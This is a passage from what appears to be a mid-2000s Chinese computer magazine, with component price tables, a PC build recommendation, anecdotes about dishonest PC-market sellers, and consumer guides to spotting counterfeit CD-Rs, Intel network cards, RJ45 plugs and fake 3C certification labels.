华硕 DRW-0804P	950	940
明基 DW822A	599	590
三星 SH-W08A	699	695
微星 DR4-A(MS-8404A)	499	490
台电 8X DVD DUAL	688	680
LG GSA-4082B 8X DVD刻录机	999	990
昂达 8X DVD±RW	699	690
建兴 SOHW-812S	799	790
索尼 DRU-530A	1060	1035
先锋 DVR-107CHE	699	690
显示器		
17英寸CRT		
三星783MB	1260	1250
明基A771 plus	1210	1200
飞利浦107S6	1000	985
LG XP F702P	1290	1270
LG F710B	1045	1035

型号	平均价	最低价
美格786FT2	1090	1080
NESO HD770II	1290	1270
大水牛DFX760	979	960
爱国者B5-786	1050	1035
优派E70fsb	1050	1040
19英寸CRT		
三星955DF	1720	1700
明基992p	1880	1870
飞利浦109F5	1670	1650
LG F900B	1990	1970
美格888FTII	1580	1545
NESO FD910G	3960	3945
大水牛DT996	1950	1940
爱国者998FD	1960	1950
优派G90f	2420	2400
15英寸LCD		
三星153V	2760	2740
明基FP531	2388	2380
飞利浦150S5	2488	2480
美格PY567	2799	2790
LG L1515S	2288	2280
爱国者590T	2980	2950
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派VG510b	2699	2690
AOC D353	2099	2090
17英寸LCD		
三星710V	2998	2990
明基FP756ms	3680	3660
飞利浦170S5	3430	3410
美格MG776	3399	3390
LG L1715S	2988	2980
爱国者790T	3840	3805
优派VE710S	2999	2990
AOC D471	2588	2580
音箱		
漫步者 R4.1TII(4.1音箱)	370	350
漫步者 R301T-II(2.1音箱)	220	200
冲击波 SW-5102(5.1全木质)	435	410
冲击波 SC-2107(2.1全木质)	185	175
多彩 DLS-2103(2.1音箱)	200	190
多彩 DLS-2008(2.0音箱)	50	45
轻骑兵 M4.1	330	300
轻骑兵 B2288	135	120
惠威 M-20W	690	670
金河田 JHT-332A(2.1音箱)	150	130
傲森PA-318P	690	670
优派 SP2102v(2.1音箱)	320	300
机箱		
多彩SLIM机箱DLC-0608	390	375
多彩宝马DLC-M7611	390	375
多彩DLC-S8511(P4电源)	350	325
世纪之星X503B(3C电源)	280	255
世纪之星K52(3C电源)	350	325
世纪之星267(P4电源)	320	310
爱国者月光宝盒D01(长城300-P4电源)	370	355
爱国者月光宝盒T21(长城300-P4电源)	325	315
百盛诺亚方舟N07(冷静王3C电源)	288	268
百盛神雕侠侣S01(冷静王3C电源)	380	355
金河田纳米6130	520	500
金河田腾龙8188B(P4电源)	290	275
CoolerMaster罗马战士	750	720
电源		
多彩 DLP400A(核动力)	260	235
多彩 DLP310A	125	115
航嘉 冷静王 标准版	158	145
航嘉 磐石500	450	420
世纪之星 大风车宽频	185	180
世纪之星 冷房钻石版	440	425
金河田 海象380	280	265
金河田 海象ATX-305	160	150
长城 ATX-300SEL-P4(静音大师)	188	180
长城 ATX-350P4	198	190
散热器		
九州风神 双龙	268	260
九州风神 战神 阿瑞斯	105	95
九州风神 AE-808传奇	45	35
TT 火山12	320	300
TT 火星5	165	155
富士康CMI-28-2N(Intel)	65	60
富士康CMA-32-3B(AMD)	165	155
AVC狂风战士暑假促销版(AMD)	69	62
AVC红骑士(Intel)	135	125
急冻王 ALP463(Intel)95	90	
急冻王 ALKS66(AMD)	95	88
CoolerMaster 捍卫战士(Prescott)	110	100
CoolerMaster 酷冷-R81(AMD)	65	58

CF [SC04]

装机直达车

新疆钟方名读者：我想自己配一台能满足个人业余音乐创作的电脑，整体价位希望能控制在10000元以内。非常感谢！

配件	型号	价格(元)
CPU	Intel Pentium 4 2.8E（盒）	1390
风扇	九州风神AE-P4H2	80
内存	金士顿DDR400 256MB×2	680
主板	华硕 P4P800 SE	955
硬盘	希捷酷鱼7200.7 160GB（2MB）	755
显卡	微星FX5700-TD128	925
声卡	创新SoundBlaster Audigy 2 ZS	960
显示器	LG F900B	1970
光驱	华硕DRW-0804P DVD±RW	940
键鼠	微软极动键鼠套装	195
机箱	多彩DLC-MF411机箱	350
音箱	冲击波SB-2000	388
总计		9588

点评：作为个人业余音乐创作的重心部位是声卡选择，我们选用支持7.1声道输出的创新SoundBlaster Audigy 2 ZS。此声卡还具有108dB信噪比，24位ADVANCED HD超高解析度，内置Dolby Digital EX和DTS/DTS ES解码功能。此声卡是高端娱乐声卡的首选，同时也非常适合入门级专业声卡使用。

盒装带三年保修的Intel Pentium4 2.8E具有1024KB二级缓存，前端总线频率为800MHz，性能出色。i865PE更是一款性能强劲的芯片组，而这款华硕P4P800 SE主板无疑是最佳拍档。内存采用2根256MB金士顿DDR400内存，组成双通道系统，有利于系统整体性能的提高。因为音乐创作，DVD刻录机是必不可少的，我们选用华硕DRW-0804P双8速的DVD±RW刻录机。

LG F900B❶采用的就是LG第二代物理纯平显像管，点距高达0.24mm，在色彩饱和度和对比度上都有出色表现。LG F900B的带宽为203MHz，行频为30～96KHz，场频为50～160Hz，最大分辨率可上1600×1200。

微软极动键鼠套装由光学极动鲨和灵巧键盘❷组成，其中光学极动鲨是按照亚洲人手形特点精心设计的，定位准确，反应速度快。机箱选用多彩DLC-MF411机箱❸，这是一款很有中国传统文化特色的“脸谱”机箱。要想音质好，除了声卡要比较强劲外，音箱也要选好，我们选用冲击波SB-2000书架式音箱❹，肯定可以满足你的听音需求。CF [SC05]



攒机五味瓶

闷豆买笔记本电脑

话说闷豆最终没敢买二手本本，一咬牙还是准备买全新的笔记本电脑。

闷豆：“小姐，你们这里IBM的Txx笔记本现在什么价？”

销售小姐：“先生这款Txx笔记本14xxx，它的配置为……，属于配置比较高的一款。”

闷豆：“是行货吗？”

销售小姐：“不是，我们也有行货价格要高些，说心里话，如果你自己用的话，其实相差几千块没有意思，这个机器也是全球联保的。”

闷豆：“在上海保修有问题吗？”

销售小姐：“先生请放心，万一出了问题保修我们可以替你搞定的。”（言下之意用户直接要求保修会遇到麻烦）

闷豆：“既然不是行货，那你们的价钱不算便宜呀。”

销售小姐：“哦，忘了说了，你购买这款笔记本我们还赠送一个价值3000元的大礼包！包括原装的鼠标、笔记本包、移动硬盘等实用产品。”

闷豆看完笔记本感觉还不错，问道：“你们的大礼包可以看看吗？”

销售小姐：“没问题，你看这是原装的IBM光电鼠标价值480元。”

闷豆：“是这鼠标吗？怎么只有一个塑料袋包装，而且滚轮是蓝色的，看着像30元的仿冒货。”

销售小姐：“这是赠品当然是简装的，现在流行蓝色，所以才有蓝色滚轮，比红色的好看多了。还有价值400元的IBM USB 2.0移动硬盘盒它可以……”

闷豆：“这微型移动硬盘盒是IBM原装的吗？虽然有IBM的字样，这种样子的东西怎么和电脑城45元的大路货一样呀，而且只是一个盒子里面没有硬盘。”

销售小姐：“里面硬盘需要另配的，我们这里从10G～40GB都有，你要配的话给你最低价。”

闷豆：“你真会做生意，又推销上硬盘了。”

销售小姐：“还有一个价值400元的IBM红点包。”

闷豆：“这个包怎么看着做工很粗糙嘛，不会是假货吧。”

销售小姐：“还有价值1000元的软件和二选一的USB软驱或者闪盘。”

闷豆：“哇，你们的软件都是OEM版的呀，不知从那里搞来的随机赠送软件。”

闷豆：“你们的USB软驱不是IBM的呀！”

销售小姐：“USB软驱现在不常用，这个是通用的，如果你一定要IBM原装的加200元。”

点评：在笔记本的销售过程中，一些商家都故意规避行货与水货的区别，并利用赠品为名将一些假冒产品和二手附件冒充高价原装货，同时对赠品拒绝保修义务。有些号称价值数千元的大礼包实际成本很低，都是吸引客户的一种手段。CF [SC06]



BenQ CD-R刻录盘识真假

■上海　妮子

BenQ的CD-R刻录盘一直有很好的口碑，树大招风，一些仿制的假冒刻录盘纷纷出现。假冒的刻录盘主要是BenQ品牌的筒装盒，Acer品牌的筒装盘也有少量，目前仿冒BenQ品牌的个性盘还很少。那究竟如何分辨真假BenQ的刻录盘呢？其实很简单，只要按照以下的小技巧来检验，假冒货立即显现其真面目。

技巧一:观察盘面的印刷质量

真品BenQ刻录盘印刷非常精致，并采用质感很强的网点印刷，油墨很均匀，字符的边缘也很圆滑、平整。而假冒BenQ刻录盘印刷多比较粗糙，仔细看有深浅的条纹感；并且油墨中常有杂质，盘面常常有不协调的小斑点；假冒的盘片在“明基”、“BenQ”等字的边缘会有细微锯齿的感觉，有些还会有线条轻微扭曲的现象。

技巧二:观察环码与喷码

光盘生产一般都会在数据内圈印刷(刻上)环码和喷码，也是作为识别真假BenQ刻录盘的一个指标。

小资料

环码与喷码



图1

简单来说，环码就是在碟片的数据内圈靠近边缘的一行字符，因为这串字码呈环形排列，所以习惯称之为环码(见图1)。每一个生产商有自己特定的环码，很好辨认，这就为我们肉眼直观识别碟片的生产厂家提供了依据。有些刻录盘中间透明塑料处也印了一串字符，其实这不是环码，而是喷码，是说明每一张刻录盘生产日期、采用的生产线以及所用的染料类型等信息的，靠这个并不能确定生产厂商。

真品BenQ刻录盘的环码一般是以AMC或者MAX开头的居多，编码规则：AMCR80SG341B020010091或MAX80UG35YYY；而假冒BenQ刻录盘的环码基本上不以AMC或者MAX开头，编码规则：CDR80M21002 0410。

真品BenQ刻录盘的喷码一般以UC、UE或UF开头，编码规则：UC08023151532 1 80A1，序列号最多可能有8片雷同；而假冒BenQ刻录盘的喷码五花八门，有些还没有喷码。另外，真品BenQ刻录盘的喷码采用刻印方式，而假冒BenQ刻录盘多为油墨印刷。

小技巧

从BenQ刻录盘的喷码识盘片

以前面所述的UC08023151532 1 80A1为例。U为碟片的染料代码、C为2001年、08为月份、023为生产线别、15为日期、15为小时、32为分钟、1为生产的步骤、80为80 min的碟片、A1为检验标准。

技巧三:软件检测ATIP信息

每家正规的刻录光盘生产厂都会被分配一个独特的ATIP(Absolute Time In Pregroove)编码，而且这个编码会与生产厂商一一对应；并不能轻易改变，因此这是分别真假BenQ刻录盘最准确的方法之一。要检测刻录盘的ATIP编码，只需要使用常见的刻录软件Nero Burning Rom或Nero CD-DVD Speed就可以看到。下面以Nero CD-DVD Speed为例进行说明。

第一步:在刻录机中放入刻录盘。

第二步:运行Nero CD-DVD Speed，点击主界面中的“光盘信息”图标。



图2



图3

第三步:此时会弹出“CD速度：光盘信息”对话框，真品BenQ刻录盘的“制造商”是显示“Acer”(见图2)或“Daxon”，而假冒BenQ刻录盘则大部分显示“Unknown”(见图3)或“SKC”。CF [SC07]

轻松辨别真假Intel网卡

■ 福建 斯佳丽

一直以来人们对Intel网卡褒贬不一，其实正品Intel网卡的质量一点都不逊色于3COM网卡，只不过由于市场上的水货、假货太多，而某些人不幸中标，买到了假冒的Intel网卡，所以才造成了这样褒贬不一的情况。很多读者并不知道该如何辨别，下面我们教你几种简单易行的辨别方法。

一、查看网卡MAC码

网卡的MAC码在网络中具有非常重要的作用，由它负责与用户名的直接连接，进行网上用户识别。网卡MAC码是由全球惟一的一个固定组织来分配的，未经认证和授权的厂家无权生产网卡。每块网卡都有一个固定的卡号，并且任何一块的MAC码都不同。所以在购买网卡时一定要注意MAC码。

正规厂家生产的网卡上都直接标明了MAC码，一般为一组12位的16进制数。其中前6位代表网卡的生产厂商（Intel为00-07-F6），后六位是生产厂商自行分配给网卡的惟一号码。不过有些网卡只用6位数表示MAC码，这六位应该是12位中的后六位。

MAC码可以通过自带的驱动程序测得，也可用网卡自带的驱动程序盘或DOS下的MSD、Windows 98下的winipcfg或Windows 2000/XP下的ipconfig来测试，一般12位代码都会显示出来。




图1 Windows 2000下检测网卡的MAC码

例如在Windows 2000中运行“开始→程序→附件→命令提示符”，输入“ipconfig/all”，在“Physical Address”后显示的就是MAC码（见图1）。如果测得前六位MAC码不是00-07-F6，就说明是假冒Intel网卡。但由于MAC码也可以人工修改，所以这种方法只能作为辅助手段。

二、新版防伪标签

Intel公司针对目前市场上出现假冒产品的这种状况，推出了更新的防伪标签系统（见图2、图3），防伪标签颜色为橙色的是百兆网卡，防伪标签颜色为青色的是千兆网卡。如果遇到反其道而行之的Intel网卡产品，那一定是假冒产品。




图2 新版防伪标签



图3 旧版防伪标签

同时，用户对自己购买的产品有疑问，均可拨打800服务电话8008201100。用户也可以上网查询，网址为：http://www.51intelcard.com，在这里需要特别提到的是，Intel公司为了方便广大用户，Intel公司增加移动短信的查询功能，移动用户可将16位防伪编码发送至31118000，联通用户可将16位防伪编码发送至93118000。

最后需要提醒大家，市场上还有部分不法厂商，将旧版的防伪标签贴在目前主流的Intel网卡上，用户在购买时需要特别小心。CF [SC08]

安普水晶头识真假

■ 福建 斯佳丽

在网络耗材市场上安普RJ45水晶头的品质赫赫有名，一些廉价仿冒品也纷纷出现在市场上。虽然RJ45水晶头是一个不起眼的耗材，但假冒品会使性能则大大下降，有时可能造成不易发觉的网络故障。所以，这里再教大家简单识别真假安普RJ45水晶头的方法。

1.标识

正品的安普RJ45水晶头最大的特点是在它的凸起弹片上有AMP字样，而且该字样在弹片的下方，并不在表面。如果没有该字标的话，无疑都是假货。

2.透明度

正品的安普RJ45水晶头通透性比较好，晶莹透亮。而不少廉价仿制品由于材料差，透明性比较差。

3.可塑性

用线钳压制时，假货很容易发生碎裂等现象。

4.独特的特征

区别真假安普RJ45水晶头除了上面的方法，也可以通过“看”这一方法来判别。正品的安普RJ45水晶头下面应该有个泡泡，而且从左侧看过去还应该有三个脚。另外，正品的接触铜片颜色光亮，而且比较粗厚，整个分量也比较足。假货则相反了，颜色暗淡、金属接触片也比较细薄。CF [SC09]

直面奸商的惯用伎俩



■ 湖北 FFFrog

大二来临，学校终于给我们下了电脑解禁令。一片欢呼雀跃声中，口袋里有点银子的同学们都开始盘算着啥时候攒台如意的电脑。拥有自己的电脑的好处自不必多言，而本次的正题，是笔者陪同学W君攒机的前缘后话……

前一天 18:00 确定基本配置

W君是位计算机达人，又其荷包尚鼓，便准备配一套Athlon 64系统。配AMD的64位系统有诸多好处：前段时间Athlon 64的CPU和其配套主板降价颇为疯狂，以至于如今一套AMD64系统的成本比Intel P4系统还低。而其性能又着实不差，待微软的64位操作系统跟进之后，还可以使用64位模式，相信性能又会有很大提升。W君的其他配置大致为：VIA K8T800芯片组的主板、512MB DDR400内存、Radeon 9550显卡、80GB IDE硬盘、17英寸CRT显示器。每样配件，W君都定出一款他最心仪的型号，并多准备了几款作为备选。配置基本确定之后，前一天晚上18:00上网查价，W君的这台电脑的价位初步确定为6000元左右。

前一天 19:00 查询经销商信息

检索经销商信息是和调查产品价格同等重要的一项准备工作。一般而言，购买某款配件时，我们应尽量选择在其代理商处选购。这样一来不必担心假货的威胁；二来商家都有现货，不必四处调货；三来价格上可以获得更多周旋的余地；四来售后服务有保障；总之是好处多多。查完价格后，顺便检索出每款配件在本地的经销商信息。

攒机杀手锏

如果你处在全国IT产品销售中心的几个城市，就可以通过网络很方便的找到各种配件在当地的代理商。“太平洋电脑网”的商家库(http://eyp.pconline.com.cn/yp/search.do?method=listNewCompany)和“中关村在线”的经销商大全(http://product.zol.com.cn/dealer/merchant_list.php)都是十分方便、强大的途径。

通常一家店铺会代理多个品牌的产品，但如果你是装机的话，一般没有人正好代理你要买的所有配件。这时候，应该选择到所代理品牌与你的需求比较贴近且实力较为雄厚的商家处配机。

09:30 来到电脑城

到电脑城配机不必起得太早，大部分店铺上午九点多钟才开始做第一笔生意。我和W君也是九点三十分来到了电脑城。根据多方面查询的结果，我们心中已经有了几个待选的商户。

09:40 被商家2拉进了店铺

本来准备先到商家1那里“打探军情”，结果行军路上“半路杀出个程咬金”，我俩被商家2给伏击，拉进了店铺。商家2本来也是我们的待选之一(否则才不会进去)，于是拿出配置，让他们的一个小生开开价。这小生也真够“强”的，看着我们的配置单直嘀咕：“64位处理器，没有啊……青云主板，没有啊……”我和W君立马就晕倒。哎，还是赶紧走人吧。

攒机杀手锏

对于这种样样没货的店铺，可不能手下留情。既然没货，只好到别处去买，这样一来价格方面他们限于成本就没法给得很低。更可恨的是，他们还会利用各种手段骗你改用他们有现货的配件，以争取更大的利润。跟着商家改来改去，这是让DIYer们最为愤慨的事情(如此一来，我DIYer还颜面何存？)

我们还没走出店铺，就被商家2的另一名营业员拉住。“谁说没货？来来来……”这时候我们已经有了戒心，于是谨慎地让他给我们的配件报个价。得到价格以后，我们以“到别处比较比较”为由，离开了商家2(这是很正常的)。

10:05 到商家1询价

终于来到商家1。这一家我比较熟，所以这里的营业员对我们也较为热情，给出的价格拿来一看，基本上都比较合理，比网上、商家2的价格都要低(实际成交价比网上报价低是正常情况，不必太引以为乐)。商家2所列的价格中，有个别配件的价格低得离谱，另有个别配件的价格偏高。W君对价格偏高的配件砍了砍价，在声明我们的确是要配机后，得到进一步的价格。拿了报价，再次走人。离开之前，商家1一再声明他们有现货。

10:30 到商家3询货

来到位居电脑城之外的一家自有门面的大型IT商户，这是我们的待选商家3。这里所有经营品种都有现货，比较正规，是不少图省心的消费者的首选。然而正因为货源全部自有，这里的经营品种也比可以互相调货的电脑城内的商家要少，W君需要的许多型号的配件在这里都没有货。没办法，还是得走人。

11:05 到其他店铺询价

之后又到两家店铺拿了价格，经过相互比较，我们决定再与商家1、商家2周旋周旋，从两家中选择一家。

11:40 吃午饭

此时已是中午，先吃过饭再说。

12:50 返回商家2

午餐完毕重回电脑城，已是一派热火朝天的装机景象。这时候一眼就能看明白，商家1店铺里的装机人数远比商家2的要多。但我们还是又到后者的店里转了一转：即使不在这儿装机，也可以通过多次周旋在其他商家处拿到更低的报价。又是上午留住我们的那名营业员接待了我俩。

见我们真是有意装机，他便向我们询问其他商家给的价格，一面对这些报价指指点点，一面开出了一个比较低的总价。但是当我们向他询问各种配件的具体价格时，他却拒绝为我们提供。我们当然走人。不过在此处拿了个低价格，到商家 1 处砍价也有了件“利器”。

攒机杀手锏

这是 JS 的一个防砍价的伎俩。只提供总价，就杜绝了顾客对每样配件单独还价的可能。而当真正装机时，商家又可以以某样配件没货的理由，在顾客不知原配件价格的情况下漫天开价，从更换的配件中大挣一笔。

13:15 在商家 1 交涉

果然，商家 1 的营业员面对竞争对手开出的超低价，也是苦不堪言：给你低价吧，实在是没啥利润；让你走人吧，又还真舍不得。营业员给几样配件降了价，但总价格还是比商家 2 的要高。W 君甚不满意，继续在每样配件的价格上磨嘴皮子，已经抠门到稍稍有些过份了。

交涉过程当中的看点有四：

一是显卡。W 君看中的是盈通镭龙 R9596，这是一张直接使用 Radeon 9600Pro 芯片、2.5ns 显存的 Radeon 9550 级显卡。而营业员则口口声声说 R9596 的做工不好，建议 W 君更换他们代理的品牌。W 君当然不吃这一套，坚持自己的选择。营业员看换货无望，便不肯把 R9596 的价格压下来，报价比 R9596 代理商处高了几十元。这样的“敲诈”我们肯定不能接受，于是声称若是不能降价就不在他们这里配显卡，我们自己去买显卡来装上。不配显卡与低价配一张显卡，对商家的利润而言是质与量的差距。营业员只得妥协，给了个较为合理的价格。

二是键鼠套装。微软光学极动套装中的鼠标是性价比极高的光学极动鲨，本身就要卖 160 元，加上一只不错的键盘总价才 199 元，很超值。没想到营业员给出的价格居然是 160 元。我们再三询问是否的确是光学极动套装，营业员都给了肯定的答复，导致我们以为这是装机价，而颇感赚了。但是因为之后我们的一点疏忽，这个超低价格仅仅成为了商家用来留客而使出的小小把戏。

三是显示器。W 君对飞利浦显示器情有独钟，要的是飞利浦的某款 17 英寸特丽珑 CRT。因为商家 1 代理三星显示器，便极力向我们推荐三星的某款同档次的产品。这款三星倒也没什么不好，营业员给的价格也很合理，但是 W 君偏偏就喜欢飞利浦这个品牌。营业员只得说，到装机的时候我们把两台显示器都给你搬来，你看着哪一台顺眼就要哪一台。W 君同意了。这里又给商家耍诈埋下了伏笔。

四是内存。这样一路砍下来，商家 1 给出的总价格还是比商家 2 的要高，W 君却也没什么地方可砍的了，只得在总价上跟营业员磨嘴皮。N 久以后营业员终于招架不住，竟然主动提出在价格不变的前提下，把胜创内存换成金士顿内存。其实这也没什么可惊奇：商家 1 本来就是金士顿的代理，做金士顿的内存利润反而会更高，降点价也就不在乎了。同时，W 君的“变态”砍价虽然得到不少眼前利益，但只要整个交易过程还没结束，当你稍一疏忽，商家就有法子从你的手中把失去的利润捞回来。

14:20 下订单

营业员根据 W 君的要求，给出了最终的价格，5600 多元。W 君认为比较合理，就决定真正开始装机了。商家要求我们先付 100 元订金。

攒机杀手锏

这里商家向你提要求了。你也得抓住机会，向他提一些关系你切身利益的要求，如“保证配置单上所有物品都有货，且价格不变，否则……”之类，并一定要写在纸面上。这时候的装机前最终配置单也该写得尽量详细些，免得商家钻空子。但问题是那天我和 W 君砍了那么多价，却偏偏没有注意到这些……

14:30 装机前漫长的等待

付订金之后便是商家提货，经过一段我们感觉颇为漫长的等待(这时候是感觉比较漫长)。

15:15 开始装机 JS 又耍诈

盒装的 Athlon 64 真是漂亮，引起诸多“路人”的观看。另一个有意思的地方是显卡：当时在同一家店铺里装机的有好几拨人，却是不论机器档次如何，清一色配的是 Radeon 9550 的显卡。

装配主机的同时，键鼠套装也到货了。出乎我们意料的是，原先说好的光学极动套装被换成了本来就只买 160 元的光学灵巧套装。任我们怎么说，营业员也不肯承认这是他的不对，要换光学极动套装，你无论如何也得多付 40 元。这只能怪我们交订金的时候没有严格要求。极动鲨套装肯定是要的，价格嘛，只得再砍。最终我们以 190 元的价格拿到了光学极动套装，比市场价便宜不了几块钱。

显示器方面又遭到商家暗算：到了最后关头，营业员居然说飞利浦的那款显示器断货。这纯属瞎说。W 君很是不满，说对面那家店里还看到一台。营业员便道那台是样品，你要的话我是可以帮你调过来，就看你是否愿意了。这就是商家把失去的利润赚回来的必杀技了。

都到了最后关头，订金都交了，机子都配好了，他却来这一招！先前交订金的时候没谈好条件，现在只好认了，让别人多赚一点了。“三星的也没啥不好啊”，只能自嘲了……

17:25 结束装机、付余款

装机完毕，才发现 W 君犯了一个重大错误。W 君出门的时候没带多少现金，只揣着一张工商银行的储蓄卡。这会儿出去取款，才发现附近并没有工行的储蓄所，而从其他银行的 ATM 机上每天最多只能提取 5000 元。因为砍价、装机时一拖再拖，现在时间已是下午五点半，过不了多久电脑城就要关门停业了。无奈之下，W 君只得把即将到手的爱机暂时“寄存”在店里，待第二天带足了钱再来取了。

至于次日 W 君如何把他的 Athlon 64 弄回寝室、如何让爱机在 3DMark 中获得了颇高的分数、如何大玩 Athlon 64 & Radeon 9550 超频之术，都是后话。CF [SC10]



电脑产品的“准生证”

——3C认证

■ 本刊记者　王寒晖

小怪编辑：

你好，我是贵刊的忠实读者，今有一问题向你请教。

贵刊和其他的电脑类杂志中的广告中，经常有3C的标志，我很想知道到底什么是3C认证？通过了3C认证意味这什么？如何判断所购买的电脑通过了3C认证？

谢谢！

忠实读者：李顺

什么是3C认证？

3C认证是“中国强制性产品认证制度”(China Compulsory Certification)的英文缩写，也称为CCC认证。其主要特点是:国家公布统一的目录，确定统一适用的国家标准、技术规则和实施程序，制定统一的标志标识，规定统一的收费标准。凡列入强制性产品认证目录内的产品，必须经国家指定的认证机构认证合格,取得相关证书并加施认证标志后,方能出厂、进口、销售和在经营服务场所使用。

在实行“3C认证”之前，我国的强制性认证存在内、外两套认证管理体系，CCEE(强制性安全认证，即长城认证)和CCIB(中国进口商品安全许可证)，但由于部分产品统属两套体系的强制认证目录，使得厂家需要进行两套不同程序、不同标准、不同标志的而目的却是一样的产品认证，一直以来都被中外企业所抱怨。为了完善和规范中国的强制性认证条款，并且做到符合国际惯例，由重新组建的国家质量监督检查检疫总局颁布了《中国强制性产品认证制度》，并于2003年8月1日起正式执行。

目前国内的3C强制认证机构共有9家，其中两家可以对电脑产品进行3C认证，分别是中国质量认证中心、中国电磁兼容认证中心。台式电脑、笔记本电脑、显示器、音箱、PC电源、UPS电源等产品是属于需要进行安全与电磁兼容测试的电脑产品，通过此类测试认证的产品将贴有由三个英文字母“C”构成的CCC标志(见图1)。


图1

CCC标志主要分为四种:

安全认证标志(见图2):主标志右侧的S，是用来表示安全测试的子标志。


图2


图3


图4


图5

电磁兼容标志(见图3):主标志右侧的EMC，是用来表示电磁兼容测试的子标志。

安全与电磁兼容标志(见图4):主标志右侧的S&E，是用来表示安全与电磁兼容测试的子标志。

消防认证标志(见图5):主标志右侧的F，是用来表示消防测试的子标志(此子标志与电脑产品无关)。

只有同时通过了安全认证和电磁兼容认证的产品才会被授予3C认证，可以看出CCC(S&E)是最高等级的3C认证。

通过3C认证不代表品质没有问题

既然3C认证只是一种产品的合格评定制度，只要达到了预先制定的统一标准即可通过认证，所以对于用户消费者来说，通过3C认证的电脑产品只能说明该型号的电脑产品在安全性方面的质量符合国家标准，被中国质量认证中心批准生产和销售。并且由于3C认证的形式是通过送测样品来进行的，批量生产出来的产品质量不可能完全做到100%一致，所以盲目认为凡是贴有3C标志的电脑产品就不会有品质问题，或者就具有非常好的性能。因为3C认证只是一种产品安全认证制度，不应该成为消费者判断一款电脑产品的性能、质量好坏的直接标准。

随着国家加大对3C认证的宣传推广和强制执行，以及其他相关政策规定的出台，之前较为混乱的电脑产品销售市场将逐步的规范化运行，对于消费者来说，电脑产品的购买、使用、售后都会越来越有保障。

辨别3C标志的真假

厂家申请3C认证是一件费时费力费钱的事情，粗略计算竟然接近30000元(包括:申请费、批准与注册费、测试费、工厂审查费)。而这还只是一款型号的认证费用，很

显然型号越多，所需要支付的费用也越高，这对一些作坊式的小工厂，无疑会增加产品的成本。基于成本的考虑，有些厂家只会申请一小部分的3C认证，然后将获得的3C证书编号使用到所有的产品上。而有些厂商故意混水摸鱼，要么只贴一个3C认证没有证书编号。更有一些不法厂家因为自己的产品质量或生产技术问题根本就没有通过3C认证，但却也私自印制3C认证标签，并贴在自己的机器或配件上进行销售。

笔者还看到许多电脑产品上印了3C认证标志，却不将证书编号连同3C标志一并印在铭牌上，这真的让我费解。这当然有两种可能，一是这款产品根本就没有通过CCC认证，第二种可能是厂家不想印3C证书编号。

下面就教大家如何辨别3C标志的真假。

1.看3C标志

3C认证标志由基本图案(CCC)和认证种类标志两部分组成。“CCC”字样右侧的“S、EMC、S&E”在迎火下呈暗红色，细看“CCC”图形还能发现多个棱形的小“CCC”暗记。而且3C标志一揭即毁。

2.看随机证书编号

而且3C标志在使用时，还伴随有一个证书编号(见图6)，它注明每个证书编号所对应的厂家及产品型号。每一枚强制性产品认证标志都有一个唯一的编码，“认证标志发放管理中心”在发放强制性产品认证标志时，已将该编码对应的产品输入计算机数据库中。



图6

> 小提示
>
> 解读3C证书编号
>
> 3C证书编号是由16位数字组成，格式为“aaaabbccccdddddd”。“aaaa”代表认证年份；“bb”代表认证机构，“01”为中国质量认证中心认证，“02”为中国电磁兼容认证中心；“cccc”表示产品类别；“dddddd”为认证号码。

我们可以直接通过网上查询证书编号，即可识别产品上的3C标志的真伪，这也是目前3C标志最不容易仿冒的地方。

★中国质量认证中心

登录http://www.cqc.com.cn/chaxun.asp页面(见图7)，在“搜索关键字”栏中键入完整的3C证书编号，然后点击“查询”按钮，很快就可以看到申请人、生产厂、产品名称、型号/规格、标准、发证日期、现状态等详细的信息。



图7

有些电源产品的铭牌上并未注明3C证书编号，而是标注了生产厂家的编号，此时可以根据工厂名称、工厂地址、工厂编号甚至其他的关键字进行查询，注意此时应该选择“CCC工厂信息查询”中进行查询，例如查询航嘉电源可以输入“驰源”进行查询，不过要注意查看自己所购买的型号是否在列表中。

★中国电磁兼容认证中心

登录http://www.cemc.org.cn/about/yanzheng.asp页面(见图8)，在“证书编号”栏中键入完整的3C证书编号，然后点击“搜索”按钮进行验证。



图8

★国家认证认可监督管理委员会

登录http://219.238.178.8:8090/union/rjw-search.jsp页面(见图9)，在“证书名称”栏中键入完整的3C证书编号，其他选项不用更改，点击“提交”按钮，很快就可以看到证书列表，点击证书名称链接，可以查看到包括证书编号、发证机构、证书的生效日期、证书状态、申请人名称、申请人所在国家、申请人地址、生产厂名称、生产厂所在地区、地址、生产厂编号、产品名称、型号等详细的信息。



图9

3.看硬件内部

如果通过以上的查询获得的信息与铭牌上的信息一致，那么就可以初步认为该产品通过了3C认证，但这并非绝对正确，也不说明该产品的质量丝毫没有问题，这是因为某些不法厂商会仿造3C认证铭牌或证书，即使是名牌大厂有时也会有“猫腻”，例如申请3C认证时送交质量好的产品，而在市场上销售的电脑产品就缩水很多，这些都是我们购买电脑产品时需要值得注意的。

以电源为例，通过3C认证的电源需要进行电磁兼容检测，因此电源中需要两路EMI滤波电路，其中一路在电源插座处，另外一路在电源的PCB上，其作用是滤除电网中的高频杂波和同相干扰电流，还能将电源中产生的电磁辐射减少至最低限度。少数不法厂商基于成本的考虑，往往会省掉第一级EMI电路，甚至连第二级EMI电路也会省掉；3C认证还规定，所有总功率高于75W的电源，必须加装功率因数校正器(PFC)，目的是有效降低电源的谐波电源，提高功率因数，减少开关电源对外部电网的干扰，PFC电路分被动式、主动式两种，如果电源内没有PFC电路，则必为伪劣产品无疑，在不拆开电源的条件下，我们可以从电源旁边的散热孔查看电路板上是否包括PFC电路，如果有的话，应该可以看到一个黄色的变压器。CF [SC11]

电脑，还是带着走好

——学生笔记本横评

■ CFAN评测室

中学生购买电脑多在7月份，这当然是因为7月正好是放暑假的时候，而大学生买电脑却一般都在10月份，这是因为大学生买电脑是要在学校里用的，当然要开学以后才会买。所以，开学后一个月的10 月份，就成为了大学里电脑购买的高峰期。

